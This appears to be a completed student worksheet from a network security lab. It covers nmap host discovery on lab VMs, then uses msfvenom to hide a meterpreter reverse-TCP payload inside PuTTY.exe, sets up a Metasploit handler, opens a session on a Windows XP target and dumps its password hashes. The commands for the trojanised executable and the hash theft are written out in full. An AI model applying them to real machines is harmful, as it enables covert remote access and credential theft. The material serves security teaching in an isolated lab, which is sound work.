# Lab-5-2: Network Security – Security Audit Refresh

This lab reiterates the topics covered in the last three classes. We will look at storing information from our pentest/security audit in a database and try some exploits.

**Shared Folder Setup:**

There is a problem with the shared folders configuration for VMWare Workstation in our lab. We need the shared folder to work for the exercises today… so make sure you perform these steps first:

1. Right-click “WindowsXP-SP3” in your “Library” pane in VMWare Workstation
2. Select the “Options” tab at the top of the new windows
3. Select “Shared Folders” on the left side pane of the window
4. Under “Folder sharing” on the right, make sure “Always enabled” is selected
5. Click “OK” in bottom right corner to save the changes you have made

You will need to do the same for Kali Linux.

1. Right-click “Kali-Linux-2016-2” in your “Library” pane in VMWare Workstation
2. Select the “Options” tab at the top of the new windows
3. Select “Shared Folders” on the left side pane of the window
4. Under “Folder sharing” on the right, make sure “Always enabled” is selected
5. Click “OK” in bottom right corner to save the changes you have made
6. After start Kali Linux double click the “mount-shared-folders.sh” file on the Desktop, and select “Run in Terminal”

**Exercise-5-1-1: Host Discovery**

We discussed host discovery in Lab-4-1 and again in class today. Since we have a new network architecture, (new virtual machines) it is beneficial to perform host discovery again. Use the nmap tool to perform host discovery:

**root@kali**:**~**# nmap –sn 192.168.19.\*

**Q1.** Document each network host found, including IP address and MAC address.

192.168.19.1 – 00:50:56:C0:00:01

192.168.19.12 – 00:0C:29:D9:A8:6C

192.168.19.254 – 00:50:56:E7:38:74

192.168.19.11

An important part of host discovery is determining the operating system of the target. Remember the –O flag is required to perform operating system detection. The command below demonstrates usage:

**root@kali**:**~**# nmap –O <ip-address>

**Q2.** For each host discovered in question 1 and 2, perform an operating system detection scan and document the operating system type.

NOTE: Disregard the following IP addresses: 192.168.19.1 and 192.168.19.254

192.168.19.12 – Windows XP SP2 or SP3


192.168.19.10 – Linux Metasploitable2

Congratulations, we have identified a new target on our network. Now, we are going to use zenmap to generate a graphical network diagram. You can start zenmap using the following command in a terminal:

**root@kali**:**~**# sudo zenmap &

Set up zenmap to perform the same host discovery scan as in question 1. After the scan is complete, navigate to the “topology” tab and take a screenshot of the network diagram. Using MS Paint or MS Word add more information to the network diagram including operating system version and MAC addresses.

**Q3.** Paste your network diagram (topology) image below:



**Exercise-5-1-2: Adding a malicious payload to PuTTy**

Now we are going to embed a payload into an innocent looking application: the PuTTy tool. We are using Metasploit, specifically the Metasploit Venom program to embed a payload into the PuTTy executable file.

Firstly, in your Windows XP machine perform the following tasks:

1. Open the Start Menu
2. Click “Run…”
3. Enter: \\vmware-host\Shared Folders\vmshare
4. It can sometimes take a minute to load the shared folder.
5. Verify you are connected to the correct shared folder: there should be a file called PuTTy.exe

Now, switch to Kali Linux. We are now going to create a malicious executable. There should be a shared folder on your Desktop called “vmshare”. Open it (double click) and verify that the same PuTTy.exe file is in the shared folder. This shared folder is the same folder than is shared between all our virtual machines. The actual location is D:\IN618\vmshare, meaning it is stored on the local hard drive.

On the Kali Linux machine, change to the shared folder directory. Now, we will use msfvenom to create a malicious executable.

**root@kali**:**~**# cd /mnt/hgfs/share/

**root@kali**:**~**# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse\_tcp lhost=192.168.19.11 lport=443 -f exe -o puttyX.exe

Review the output from the command and check it ran correctly. Now we are going to decipher the command we just ran. Run the following command to get the msfvenom help menu.

**root@kali**:**~**# msfvenom -h

**Q4.** Describe each option (e.g., -a x86, -x putty.exe) used in the command. Give a brief overview of the purpose of each of these arguments (based on the help menu entries).

-a : The architecture to use (x86/x64)

--platform : The platform of the payload (Windows)

-x : Custom executable template (putty.exe)

-k : Keep the template behaviour and inject payload as new thread

-p : Payload to use

-f : Output format (exe)

-o : Save the payload (puttyX.exe)

Now we are going to set up a handler on our Kali Linux machine for when our target uses our malicious payload. Start Metasploit consoles, then we will use a exploit handler.

**root@kali**:**~**# msfconsole

msf > use exploit/multi/handler

We can check the options that this specific exploit handler uses by running:

msf > show options

We will set the following options. Noticed how they correlate to the information we used to create the malicious PuTTy executable.

msf > set PAYLOAD windows/meterpreter/reverse\_tcp

msf > set LHOST 192.168.19.11

msf > set LPORT 443

msf > exploit

[\*] Started reverse TCP handler on 192.168.19.11:443

[\*] Starting the payload handler...

[\*] Sending stage (957999 bytes) to 192.168.19.12

This is the final stage of the attack. Switch to the Microsoft Windows machine, open the shared folder. Double click the PuTTyX.exe file, make sure you use the file with the “X” on appended to the end.

**Q5.** What happened on the Microsoft Windows machine when we ran our malicious PuTTy program?

Open File – Security Warning:

Unknown Publisher

Switch back Kali Linux… you should now have a meterpreter session opened! And the output should look similar to that below:

[\*] Meterpreter session 2 opened (192.168.19.11:443 -> 192.168.19.12:1025) at 2017-03-14 22:42:48 -0400

meterpreter >

Refer back to the lecture slides and look at some of the resources about meterpreter. Try to find an option/command to acquire the username and password hashes from the Windows system.

**Q7.** Document the username/password hashes on the Windows system.

Getuid: Administrator

Hashdump: Administrator:500:921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42:::